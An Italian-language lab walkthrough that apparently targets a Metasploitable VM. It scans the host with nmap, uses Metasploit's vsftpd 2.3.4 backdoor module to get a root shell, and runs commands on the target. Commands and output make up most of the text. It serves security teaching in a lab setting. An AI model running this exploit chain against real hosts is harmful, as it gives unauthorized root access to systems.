Dopo aver visto che le macchine pingano

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1-1020 192.168.178.69
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-22 05:56 EST
Nmap scan report for 192.168.178.69
Host is up (0.00056s latency).
Not shown: 1010 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec?
514/tcp open  tcpwrapped
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.81 seconds
```

vedo che la porta 21 è aperta

```
     =[ metasploit v6.3.27-dev                          ]
 -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
 -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
 -- --=[ 9 evasion                                       ]

etasploit tip: Use the analyze command to suggest
unnable modules for hosts
etasploit Documentation: https://docs.metasploit.com/

sf6 > search vsftpd

atching Modules
===============

  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
  1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

ho trovato l'exploit backdoor per unix

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.178.69
rhosts => 192.168.178.69
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CHOST                    no        The local client address
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS  192.168.178.69   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)
```

mettiamo nei parametri dell'exploit l'ip della macchina target

```
Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection
```

questo payload non ha bisogno di nessun parametro come mostra l'immagine

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.178.69:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.178.69:21 - USER: 331 Please specify the password.
[+] 192.168.178.69:21 - Backdoor service has been spawned, handling...
[+] 192.168.178.69:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.178.70:41039 -> 192.168.178.69:6200) at 2024-01-22 06:02:56 -0500
```


lanciamo l'attacco con il comando exploit, abbiamo così una shell sul sistema remoto

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f8:8c:f2
          inet addr:192.168.178.69  Bcast:192.168.178.255  Mask:255.255.255.0
          inet6 addr: fd00::a00:27ff:fef8:8cf2/64 Scope:Global
```

ne abbiamo la conferma eseguendo il comando ifconfig e la macchina ci mostra l'ip del target

```
cd /
```

andiamo nella directory root (/) per creare una cartella



facendo di nuovo il comando ls vediamo che è stata creata la cartella sul sistema remoto